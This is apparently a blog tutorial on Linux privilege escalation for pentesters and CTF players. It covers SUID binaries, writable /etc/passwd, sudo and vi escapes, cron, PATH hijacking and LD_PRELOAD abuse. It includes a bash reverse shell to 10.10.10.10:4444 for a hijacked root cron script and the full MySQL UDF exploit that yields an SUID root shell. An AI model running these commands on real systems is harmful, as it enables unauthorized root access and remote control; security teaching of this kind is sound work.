Linux Privilege Escalation Guide
If you are a pentester, CTF player, or anyone who loves to pwn things, you might have gained shell access to Linux servers at some point. Is it a dead end now?
Hell, no. When it comes to post exploitation, there is so much to cover. Below are the basic concepts to start with for Linux privilege escalation.
Privilege Tree

There are two main privilege escalation variants:
Horizontal privilege escalation: Expand your reach by taking over a different user at the same privilege level. For instance, a normal user hijacking another normal user — inheriting whatever files and access that user has. Travel sideways on the tree.
Vertical privilege escalation (privilege elevation): Attempt to gain higher privileges with an existing compromised account — hijacking an account with administrator or root privileges. Travel up on the tree.
SUID Exploitation
What is an SUID Binary?
In Linux, every file has permissions to allow or restrict read/write/execute operations. When special permission bit “4” is set to the user (owner), it becomes SUID (Set User ID). When bit “2” is set to the group, it becomes SGID (Set Group ID).
1
2
3
4
5
6
7
r = read
w = write
x = execute

user     group     others
rwx       rwx       rwx
421       421       421
SUID permission looks like:
1
2
SUID: rws-rwx-rwx
GUID: rwx-rws-rwx
Finding SUID Binaries
1
find / -perm -u=s -type f 2>/dev/null
Command breakdown:
find— initiates the find command/— searches the whole filesystem-perm— searches for files with specific permissions-u=s— matches files with the SUID bit set-type f— only search for files2>/dev/null— suppresses errors
/etc/passwd Exploitation
Understanding /etc/passwd Format
The /etc/passwd file stores user account information — one entry per line, colon-separated:
1
test:x:0:0:root:/root:/bin/bash
Fields:
- Username — used at login, 1–32 characters
- Password —
xmeans encrypted password is in/etc/shadow - User ID (UID) — UID 0 is root; 1–99 reserved for system accounts
- Group ID (GID) — stored in
/etc/group - User ID Info — comment field (full name, phone, etc.)
- Home directory — absolute path to user’s home
- Shell — absolute path to shell (e.g.,
/bin/bash)
How to Exploit a Writable /etc/passwd
If /etc/passwd is world-writable, create a new root user entry with a password hash of your choice and UID/GID set to 0.
Escaping Vi / Vim
Sudo -l
Always check sudo -l when you gain access to an account during CTF or pentest. Sometimes you can run certain commands as root without the root password:
1
sudo -l
If vi or vim is listed, you can escape to a root shell. Reference: GTFOBins — vi.
GTFOBins
GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions. Always check it first when you find a misconfigured binary.
Exploiting Crontab
What is Cron?
The Cron daemon executes commands at specific dates and times. Cron jobs run as the owner of the script — if owned by root, they run with root privileges.
View Active Cron Jobs
1
cat /etc/crontab
Cron Format
1
2
# m   h  dom mon dow user  command
17 *   1   *   *   root  cd / && run-parts --report /etc/cron.hourly
Exploit World-Writable Cron Script
If a cron job runs a world-writable script as root, replace its contents with a reverse shell:
1
2
#!/bin/bash
bash -i >& /dev/tcp/10.10.10.10/4444 0>&1
Start a listener:
1
nc -nvlp 4444
PATH Variable Exploitation
What is PATH?
PATH is an environment variable specifying directories that hold executable programs. When the user runs a command, it searches these directories.
1
echo $PATH
How to Exploit
If an SUID binary calls a command by name (e.g., ps) without its full path, prepend a writable directory to PATH containing a malicious script named ps. The SUID binary will execute your script as root.
Service Exploits (MySQL UDF)
If MySQL is running as root with no root password assigned, exploit User Defined Functions (UDFs):
1
2
3
4
5
6
7
8
cd /home/user/tools/mysql-udf

# Compile the exploit
gcc -g -c raptor_udf2.c -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc

# Connect to MySQL
mysql -u root
1
2
3
4
5
6
7
8
use mysql;
create table foo(line blob);
insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';

-- Copy bash with SUID
select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
1
2
3
4
/tmp/rootbash -p

# Clean up
rm /tmp/rootbash
Environment Variables Exploitation
LD_PRELOAD & LD_LIBRARY_PATH
If sudo -l shows env_keep options including LD_PRELOAD:
1
2
3
4
5
# Create malicious shared object
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c

# Run sudo command with LD_PRELOAD
sudo LD_PRELOAD=/tmp/preload.so program-name-here
For LD_LIBRARY_PATH:
1
2
3
ldd /usr/sbin/apache2
gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/library_path.c
sudo LD_LIBRARY_PATH=/tmp apache2
Additional Techniques
- SUID/SGID Executables — Shared Object Injection
- SUID/SGID Executables — Environment Variables
- SUID/SGID Executables — Abusing Shell Features
- Passwords & Keys hunting
- History Files exploitation
- Config Files analysis
- SSH Keys discovery
- NFS exploitation
- Kernel Exploits
Resources
The only way to get better at Linux privilege escalation is to practice and build experience. Checklists are a good way to make sure you haven’t missed anything: